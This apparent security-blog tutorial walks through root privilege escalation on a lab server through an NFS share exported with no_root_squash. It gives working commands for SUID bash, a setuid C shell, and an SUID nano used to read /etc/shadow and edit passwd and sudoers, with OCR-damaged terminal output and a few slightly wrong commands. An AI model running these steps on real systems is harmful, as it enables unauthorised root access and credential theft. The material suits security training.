To **install NFS** service execute below command in your terminal and open /etc/export file for configuration.

```
sudo apt-get update
sudo apt install nfs-kernel-server
nano /etc/exports
```

The /etc/exports file holds a record for each directory that you expect to share within a network machine. Each record describes how one directory or file is shared.

Apply basic syntax for configuration:

### Directory Host-IP(Option-list)

There are various options will define which type of Privilege that machine will have over shared directory.

- rw: Permit clients to read as well as write access to shared directory.
- ro: Permit clients to Read-only access to shared directory..

- root\_squash: This option Prevents file request made by user root on the client machine because NFS shares change the root user to the nfsnobody user, which is an unprivileged user account.
- no\_root\_squash: This option basically gives authority to the root user on the client to access files on the NFS server as root. And this can lead to serious security implication.
- **async**: It will speed up transfers but can cause data corruption as NFS server doesn't wait for the complete write operation to be finished on the stable storage, before replying to the client.
- **sync:** The sync option does the inverse of async option where the NFS server will reply to the client only after the data is finally written to the stable storage.

```
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
# /home *(rw,no_root_squash)
# /home *(rw,no_root_squash)
```

Hopefully, it might be clear to you, how to configure the /etc/export file by using a particular option. An NFS system is considered weak or Misconfigured when following entry/record is edit into it for sharing any directory.

Above entry shows that we have shared /home directory and allowed the root user on the client to access files to read/ write operation and \* sign denotes connection from any Host machine. After then restart the service with help of the following command.

1 | sudo /etc/init.d/nfs-kernel-server restart

# **Scanning NFS shares**

## **Nmap**

You can take help of Nmap script to scan NFS service in target network because it reveals the name of share directory of target's system if port 2049 is opened.

```
1 | nmap -sV --script=nfs-showmount 192.168.1.102
```

```
t@kali:~# nmap -sV --script=nfs-showmount 192.168.1.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 07:24 EDT
map scan report for 192.168.1.102
Host is up (0.000074s latency).
Not shown: 995 closed ports
       STATE SERVICE VERSION
1/tcp
       open ftp
                     vsftpd 3.0.3
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
2/tcp
       open http
                     Apache httpd 2.4.18 ((Ubuntu))
0/tcp
http-server-header: Apache/2.4.18 (Ubuntu)
11/tcp open rpcbind 2-4 (RPC #100000)
nfs-showmount:
  /home *
 rpcinfo:
                    port/proto service
   program version
                       111/tcp rpcbind
   100000 2,3,4
   100000 2,3,4
                       111/udp rpcbind
   100003 2,3
                      2049/udp nfs
   100003 2,3,4
                      2049/tcp nfs
                     37070/udp mountd
         1,2,3
                     37273/tcp mountd
                     34993/tcp_nlockmgr
   100021 1,3,4
                     54899/udp nlockmgr
                      2049/tcp nfs acl
                      2049/udp nfs acl
AC Address: 00:0C:29:DB:CE:33 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org
map done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Basically nmap exports showmount -e command to identify the shared directory and here we can clearly observe /home \* is shared directory for everyone in the network.

### **Showmount**

The same thing can be done manually by using showmount command but for that install nfs-common package on your local machine with help of the following command.

```
apt-get install nfs-common
showmount -e 192.168.1.102
```

```
root@kali:~# showmount -e 192.168.1.102 (=
Export list for 192.168.1.102:
/home *
```

# **Exploiting NFS server for Privilege Escalation**

#### Bash file

Now execute below command on your local machine to exploit NFS server for root privilege.

```
1  mkdir /tmp/raj
2  mount -t nfs 192.168.1.102:/home /tmp/raj
3  cp /bin/bash .
4  chmod +s bash
5  ls -la bash
```

Above command will create a new folder raj inside /tmp and mount shared directory /home inside /tmp/raj. Then upload a local exploit to gain root by copying bin/bash and set suid permission.

Use df -h command to get summary of the amount of free disk space on each mounted disk.

```
Filesystem
                     Size Used Avail Use% Mounted on
udev
                     2.0G
                                 2.0G
                                         0% /dev
                             12M
                                         4% /run
                     395M
                                  383M
/dev/sda1
                             15G
                                   58G
                                        21% /
                      77G
tmpfs
                     2.0G
                             56M
                                 1.9G
                                         3% /dev/shm
tmpfs
                              0
                                 5.0M
                                         0% /run/lock
                     5.0M
tmpfs
                     2.0G
                                  2.0G
                                         0% /sys/fs/cgroup
                     395M
                                  395M
                                         1% /run/user/131
tmpfs
                             48K
                                  395M
                                         1% /run/user/0
                     395M
192.168.1.102:/home
                      19G 5.4G
                                   13G
                                        31% /tmp/raj
```

First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Now we knew that /home is shared directory, therefore, move inside it and follow below steps to get root access of victim's machine.

```
1  cd /home
2  ls
3  ./bash -p
4  id
5  whoami
```

So, it was the first method to pwn the root access with help of bin/bash if NFS system is configured weak.

```
kali:~# ssh ignite@192.168.1.102 💠
 gnite@192.168.1.102's password:
 elcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
* Support:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
14 packages can be updated.
 updates are security updates.
 ** System restart required ***
ast login: Thu May 17 09:56:33 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home 📥
ignite@ubuntu:/home$ ls
bash hacker ignite raaz raj
 gnite@ubuntu:/home$ ./bash -p 👝
ash-4.4# id
uid=1001(ignite) gid=1001(ignite) euid=0(root) egid=0(root) groups=0(root),27(sudo),1001(ignite)
```

# C Program

Similarly, we can use C language program file for root privilege escalation. We have generated a C-Program file and copied it into /tmp/raj folder. Since it is c program file therefore first we need to compile it and then set suid permission as done above.

```
cp asroot.c /tmp/root
cd /tmp/raj
gcc asroot.c -o shell
chmod +s shell
```

```
oot@kali:~/pentest/shell# cat asroot.c 💠
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>
int main()
   setuid(geteuid());
   system("/bin/bash");
   return 0;
root@kali:~/pentest/shell# cp asroot.c /tmp/raj 👍
 coot@kali:~/pentest/shell# cd /tmp/raj 
 oot@kali:/tmp/raj# gcc asroot.c -o shell 💠
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system' [-Wim
   system("/bin/bash");
root@kali:/tmp/raj# chmod +s shell 🖨
 oot@kali:/tmp/raj# ls -la shell 👍
 rwsr-sr-x 1 root root 8520 May 24 08:12 shell
```

Now repeat the above process and run shell file to obtained root access.

```
1  cd /home
2  ls
3  ./shell
4  id
5  whoami
```

So, it was the second method to pwn the root access with help of bin/bash via c-program if NFS system is misconfigured.

```
root@kali:~# ssh ignite@192.168.1.102 
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86 64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
214 packages can be updated.
 updates are security updates.
*** System restart required ***
Last login: Thu May 24 05:07:19 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home 🗢
ignite@ubuntu:/home$ ls 📥
asroot.c bash hacker ignite raaz raj shell
ignite@ubuntu:/home$ ./shell 👍
root@ubuntu:/home# id 🖨
uid=0(root) gid=1001(ignite) groups=1001(ignite),27(sudo)
root@ubuntu:/home# whoami 📥
root
root@ubuntu:/home#
```

## Nano/Vi

Nano and vi editor both are most dangerous applications that can lead to privilege escalation if share directly or indirectly. In our case, it not shared directly but still, we can use any application for exploiting root access.

Follow below steps:

```
cp /bin/nano
chmod 4777 nano
ls -la nano
```

```
root@kali:/tmp/raj# cp /bin/nano .
root@kali:/tmp/raj# chmod 4777 nano 
root@kali:/tmp/raj# ls -la nano 
-rwsrwxrwx 1 root root 241744 May 24 09:12 nano
root@kali:/tmp/raj#
```

Since we have set suid permission to nano therefore after compromising target's machine at least once we can escalate root privilege through various techniques.

```
1   cd /home
2   ls
3   ./nano -p etc/shadow
```

```
root@kali:/tmp/raj# ssh ignite@192.168.1.102 👍
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
205 packages can be updated.
O updates are security updates.
*** System restart required ***
Last login: Thu May 24 06:07:21 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home 🚗
ignite@ubuntu:/home$ ls
asroot.c <mark>bash hacker ignite nano raaz raj</mark>
ignite@ubuntu:/home$ ./nano -p /etc/shadow
```

When you will execute above command it will open shadow file, from where you can copy the hash password of any user.

```
oot:!:17660:0:99999:7:::
laemon:*:17379:0:99999:7:::
oin:*:17379:0:99999:7:::
svs:*:17379:0:99999:7:::
ync:*:17379:0:99999:7:::
 ames:*:17379:0:99999:7:::
nan:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
 ail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
oroxy:*:17379:0:99999:7:::
ww-data:*:17379:0:99999:7:::
ackup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
ystemd-network:*:17379:0:99999:7:::
 ystemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
apt:*:17379:0:99999:7:::
 essagebus:*:17379:0:99999:7:::
uidd:*:17379:0:99999:7:::
ightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
plip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
oulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
 aned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
raj:$1$nd0XcyyO$lTIqiwMVA2t0C3H06GEas.:17660:0:99999:7:::
ftp:*:17660:0:99999:7:::
shd:*:17660:0:99999:7:::
ysql:!:17660:0:99999:7:::
.gnite:$6$bQlMiXQH$9FonQS2l5tVfKwmVqW4hWfpv0l1c4ahjRIbpDAEhH99kI46g0q2BARcAnBbX
```

```
raaz:$6$0iYj8YFx$p0URWy4/JZZ9xg5GqsUmYSJ7ecgQVGVqVd0Cyj.IqwFr.N/7TP6dFPjNqTmVH5!
statd:*:17675:0:99999:7:::
```

Here I have copied hash password of the user: raj in a text file and saved as shadow then use john the ripper to crack that hash password.

Awesome!!! It tells raj having password 123. Now either you can login as raj and verify its privilege or follow next step.

#### Passwd file

Now we know the password of raj user but we are not sure that raj has root privilege or not, therefore, we can add raj into the root group by editing etc/passwd file.

```
essagebus:x:106:110::/var/run/dbus:/bin/false
 uidd:x:107:111::/run/uuidd:/bin/false
.ightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
ıvahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
Insmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
 peech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
 plip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
ernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
oulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
 aned:x:119:127::/var/lib/saned:/bin/false
isbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
tp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
 ysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
 emo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
.gnite:x:1001:1001:,,,:/home/ignite:/bin/bash
 ack: $1$hack$22.CgYt2uMolgeatCk9ih/:0:0:root:/root:/bin/bash
aaz:x:0:0:,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:1000:1000:,,,:/home/raj:/bin/bash
```

Open the passwd file with help of nano and make following changes

```
./nano -p etc/passwd
raj:x:0:0:,,,:/home/raj:/bin/bash
```

```
essagebus:x:106:110::/var/run/dbus:/bin/false
 uidd:x:107:111::/run/uuidd:/bin/false
 ightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
/hoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
vahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
 nsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
peech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
uplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
ernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
 aned:x:119:127::/var/lib/saned:/bin/false
sbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
 shd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
  no:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
gnite:x:1001:1001:,,,:/home/ignite:/bin/bash
mack:$1$hack$22.CgYt2uMolgeatCk9ih/:0:0:root:/root:/bin/bash
aaz:x:0:0:,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:0:0:,,,:/home/raj:/bin/bash
```

Now use su command to switch user and enter the password found for raj.

```
1  su raj
2  id
3  whoami
```

Great!!! This was another way to get root access to target's machine.

#### Sudoers file

We can also escalate root privilege by editing sudoers file where we can assign ALL privilege to our non-root user (ignite).

```
This file MUST be edited with the 'visudo' command as root.
  Please consider adding local content in /etc/sudoers.d/ instead of
  directly modifying this file.
  See the man page for details on how to write a sudoers file.
 efaults
               env reset
 efaults
               mail badpass
               secure path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
efaults
# Host alias specification
# User alias specification
 Cmnd alias specification
 User privilege specification
root ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
 admin ALL=(ALL) ALL
 Allow members of group sudo to execute any command
 sudo ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

Open the sudoers file with help of nano and make following changes

```
1 ./nano -p etc/sudoers
2 ignite ALL=(ALL:ALL) NOPASSWD: ALL
```

```
This file MUST be edited with the 'visudo' command as root.
 Please consider adding local content in /etc/sudoers.d/ instead of
  directly modifying this file.
 See the man page for details on how to write a sudoers file.
 efaults
               env reset
 efaults
               mail badpass
 efaults
               secure path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bi
 Host alias specification
 User alias specification
 Cmnd alias specification
 User privilege specification
root ALL=(ALL:ALL) ALL
ignite ALL=(ALL:ALL) NOPASSWD: ALL
 Members of the admin group may gain root privileges
admin ALL=(ALL) ALL
 Allow members of group sudo to execute any command
 sudo ALL=(ALL:ALL) ALL
 See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

Now use sudo bash command to access root terminal and get root privilege

```
sudo bash
id
whoami

ignite@ubuntu:/home$ sudo bash 
root@ubuntu:/home# id 
uid=0(root) gid=0(root) groups=0(root)
```

root@ubuntu:/home# whoami 📥

root@ubuntu:/home#

oot

Conclusion: Thus we saw the various approach to escalated root privilege if port 2049 is open for NFS services and server is weak configured. For your practice, you can play with ORCUS which is a vulnerable lab of vulnhub and read the article from here.

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here** 

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